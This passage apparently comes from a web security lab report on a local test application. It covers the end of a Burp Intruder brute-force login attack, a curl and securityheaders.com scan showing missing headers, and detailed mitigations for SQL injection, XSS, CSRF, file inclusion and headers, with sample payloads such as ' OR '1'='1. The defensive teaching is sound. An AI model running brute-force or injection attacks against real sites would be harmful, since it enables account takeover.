
- Click "**Start Attack**" button
- A new window opens, sending requests with different passwords
- The attack results appear — watch for **different response length** or **status code** (302 usually means success)

✓ Screenshot 5.2: Burp Intruder — Attack Running



- What to show: Burp Intruder window with the attack in progress, showing the list of payloads and responses.
- Where: Screenshots/ → burp_intruder_attack.png

Screenshot 5.3: Burp Intruder — Results (Success)



- What to show: The Intruder results, highlighting the request that returned a different status/length (indicating valid credentials).
- Where: Screenshots/ → burp_intruder_results.png

5.4 Mitigation

To protect against interception and brute-force attacks:

- **Use HTTPS** (TLS encryption) – prevents interception of sensitive data
- **Implement rate-limiting** – block excessive login attempts
- **Add CAPTCHA** after a few failed attempts
- **Use strong passwords** – enforce password complexity
- **Implement Multi-Factor Authentication (MFA)** – adds an extra layer of security

5.5 References

- [Burp Suite Documentation](#)
- [OWASP Brute Force Attacks](#)

6. Security Headers Analysis

6.1 Summary

Security headers are HTTP response headers that instruct browsers how to behave when handling your site's content. They protect against common attacks like clickjacking, MIME-sniffing, XSS, and information disclosure.

Tool Used: curl -I (command line), securityheaders.com

Target: http://localhost:8080

Current Security Posture: WEAK (Multiple critical headers missing)

6.2 Initial Security Headers Scan

a. Command Line Analysis

Command Executed:

curl -I <http://localhost:8080>

Screenshot 6.2a: Initial Headers - curl Output

```
(root@kali)~# curl -I http://localhost:8080
HTTP/1.1 302 Found
Date: Sat, 08 Aug 2026 17:18:23 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=bae40r79nbcubpfmsiigb40f1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=bae40r79nbcubpfmsiigb40f1; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
```

Raw Output:

HTTP/1.1 302 Found

Date: Sat, 08 Aug 2026 17:18:23 GMT

Server: Apache/2.4.25 (Debian)

Set-Cookie: PHPSESSID=bae40r79nbcubpfmsiigb40f1; path=/; expires=Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: security=low

Location: login.php

Content-Type: text/html; charset=UTF-8

b. securityheaders.com Analysis

Step-by-Step:

1. Open Firefox
2. Go to: <https://securityheaders.com>
3. Enter: <http://localhost:8080>
4. Click "Scan"

Screenshot 6.2b: Security Headers Scan Results



6.3 Missing Security Headers

Header	Purpose	Status
X-Frame-Options	Prevents clickjacking	MISSING
X-Content-Type-Options	Prevents MIME-sniffing	MISSING
X-XSS-Protection	Enables browser XSS filter	MISSING
Content-Security-Policy	Prevents XSS/data injection	MISSING
Strict-Transport-Security	Enforces HTTPS	MISSING
Referrer-Policy	Controls referrer info	MISSING

6.4 Vulnerabilities Due to Missing Headers

Missing Header	Attack Vector	Impact
X-Frame-Options	Clickjacking	User actions hijacked
X-Content-Type-Options	MIME-sniffing	Malicious file execution
X-XSS-Protection	XSS attacks	Script execution
Content-Security-Policy	XSS, data injection	Full XSS exploitation
Strict-Transport-Security	SSL stripping	Man-in-the-middle
Referrer-Policy	Information leak	Path disclosure

6.5 Implementation — Adding Security Headers

a. Apache Configuration (.htaccess)

Create .htaccess file:

```
sudo nano /var/www/html/.htaccess
```

Add the following:

```
# Security Headers
```

```
Header set X-Content-Type-Options "nosniff"
```

```
Header set X-Frame-Options "SAMEORIGIN"
```

```
Header set X-XSS-Protection "1; mode=block"
```

```
Header set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none';"
```

```
Header set Strict-Transport-Security "max-age=31536000; includeSubDomains"
```

```
Header set Referrer-Policy "strict-origin-when-cross-origin"
```

b. Enable Headers Module

```
bash
```

```
sudo a2enmod headers
```

```
sudo systemctl restart apache2
```

Screenshot 6.5a: Headers Configuration




6.6 Verification — After Implementation

Re-run the scan:

```
# curl -I http://localhost:8080
```

Screenshot 6.6: Fixed Headers



Expected Output (After Fix):

HTTP/1.1 302 Found

Date: Sat, 08 Aug 2026 17:18:23 GMT

Server: Apache/2.4.25 (Debian)

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'

Strict-Transport-Security: max-age=31536000; includeSubDomains

Referrer-Policy: strict-origin-when-cross-origin

Set-Cookie: PHPSESSID=bae40r79nbnucubpfmsiigb40f1; path=/; expires=Thu, 19 Nov 1981

08:52:00 GMT

...

6.7 Security Header Breakdown

Header	Value	Protects Against
X-Content-Type-Options	nosniff	MIME-sniffing attacks
X-Frame-Options	SAMEORIGIN	Clickjacking (only same origin allowed)
X-XSS-Protection	1; mode=block	Cross-site scripting (blocks on detection)
Content-Security-Policy	default-src 'self'	XSS, data injection (only allows same origin)
Strict-Transport-Security	max-age=31536000	SSL stripping (forces HTTPS for 1 year)
Referrer-Policy	strict-origin-when-cross-origin	Referrer header leakage

6.8 References

- securityheaders.com
- [Mozilla Observatory](https://www.mozilla.org/en-US/observatory/)
- [OWASP Secure Headers Project](https://owasp.org/www-project-secure-headers/)
- [CSP Documentation](https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Documenting_a_CSP)

7. Mitigation Summary — All Vulnerabilities

Vulnerability	Mitigation Technique	Implementation
SQL Injection	Prepared Statements (Parameterized Queries)	Use <code>\$stmt->bind_param()</code> to separate SQL logic from user input. Never concatenate user input directly into queries.
Reflected XSS	Output Encoding + Input Validation	Use <code>htmlspecialchars(\$input, ENT_QUOTES, 'UTF-8')</code> on all output. Validate input against whitelist (e.g., alphanumeric only).
Stored XSS	Output Encoding + CSP + Input Sanitization	Encode all stored data before rendering. Implement Content Security Policy (CSP) to restrict script sources. Sanitize input on submission.
CSRF	Anti-CSRF Tokens + SameSite Cookies	Generate unique, per-session token for each form. Validate token on every state-changing request. Set <code>SameSite=Strict</code> or <code>Lax</code> on session cookies.
File Inclusion (LFI/RFI)	Whitelist + Disable Remote Includes	Maintain a whitelist of allowed files. Use <code>in_array()</code> to validate. Set <code>allow_url_include = Off</code> and <code>allow_url_fopen = Off</code> in <code>php.ini</code> .
Security Headers	HTTP Response Headers	Add <code>X-Frame-Options</code> , <code>X-Content-Type-Options</code> , <code>X-XSS-Protection</code> , <code>CSP</code> , <code>Strict-Transport-Security</code> , and <code>Referrer-Policy</code> in Apache/Nginx config.

8. Mitigation Techniques — Detailed Explanation

1. SQL Injection — Prepared Statements

- **How it works:** SQL query is sent separately from user data.
- **Implementation:** Use `$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");` and `$stmt->bind_param("i", $id);`
- **Effect:** User input is treated as **data**, not executable code. Injection attempts like `' OR '1'='1` fail.

2. XSS (Reflected & Stored) — Output Encoding + CSP

- **How it works:** Special characters are converted to HTML entities, preventing script execution.

- **Implementation:** `echo htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');`
- **Additional Protection:** Content Security Policy (CSP) header restricts which scripts can execute.
- **Effect:** `<script>alert('XSS')</script>` becomes `<script>alert('XSS')</script>` — rendered as text, not executed.

3. CSRF — Anti-CSRF Tokens

- **How it works:** A unique, unpredictable token is generated per session/form.
- **Implementation:** Add hidden field: `<input type="hidden" name="user_token" value="<?php echo $_SESSION['token']; ?>">`
- **Validation:** Server checks if submitted token matches session token. If missing or incorrect → request is blocked.
- **Effect:** Attacker cannot forge requests without knowing the token.

4. File Inclusion — Whitelist + Disable Remote Includes

- **How it works:** Only allow specific, predefined files to be included.
- **Implementation:** `$allowed = ['home.php', 'about.php']; if (in_array($_GET['page'], $allowed)) { include($_GET['page']); }`
- **PHP Configuration:** `allow_url_include = Off` and `allow_url_fopen = Off` in `php.ini`
- **Effect:** Attackers cannot traverse directories or include remote malicious files.

5. Security Headers — HTTP Response Headers

- **How it works:** Browsers follow these headers to enforce security policies.
- **Implementation (Apache .htaccess):**

Header set X-Content-Type-Options "nosniff"

Header set X-Frame-Options "SAMEORIGIN"

Header set X-XSS-Protection "1; mode=block"

Header set Content-Security-Policy "default-src 'self'; script-src 'self'"

Header set Strict-Transport-Security "max-age=31536000; includeSubDomains"

Header set Referrer-Policy "strict-origin-when-cross-origin"

- **Effect:** Prevents clickjacking, MIME-sniffing, XSS, and information disclosure.

9. Quick Reference — Mitigation Techniques

Attack Type	Primary Fix	Secondary Fix
SQL Injection	Prepared Statements	Input Validation
XSS	Output Encoding	CSP Header
CSRF	Anti-CSRF Tokens	SameSite Cookies
File Inclusion	Whitelist	Disable allow_url_include
Security Headers	HTTP Headers	HTTPS Enforcement

10. Conclusion — Prioritized Recommendations

1. **Eliminate SQLi** — Use prepared statements / ORM; apply least privilege DB accounts.
2. **Prevent XSS** — Server-side output encoding (htmlspecialchars), apply CSP, and validate all inputs.
3. **Protect against CSRF** — Per-session, per-form CSRF tokens and proper SameSite cookie attributes.
4. **Mitigate file inclusion** — Disable remote includes (allow_url_include = Off), apply whitelist patterns.
5. **Harden headers** — Add X-Frame-Options, X-Content-Type-Options, CSP, Referrer-Policy.
6. **Logging & monitoring** — Enable audit logging for suspicious requests and failed token validations.

These fixes are **low to medium effort** and dramatically reduce attack surface in real applications.
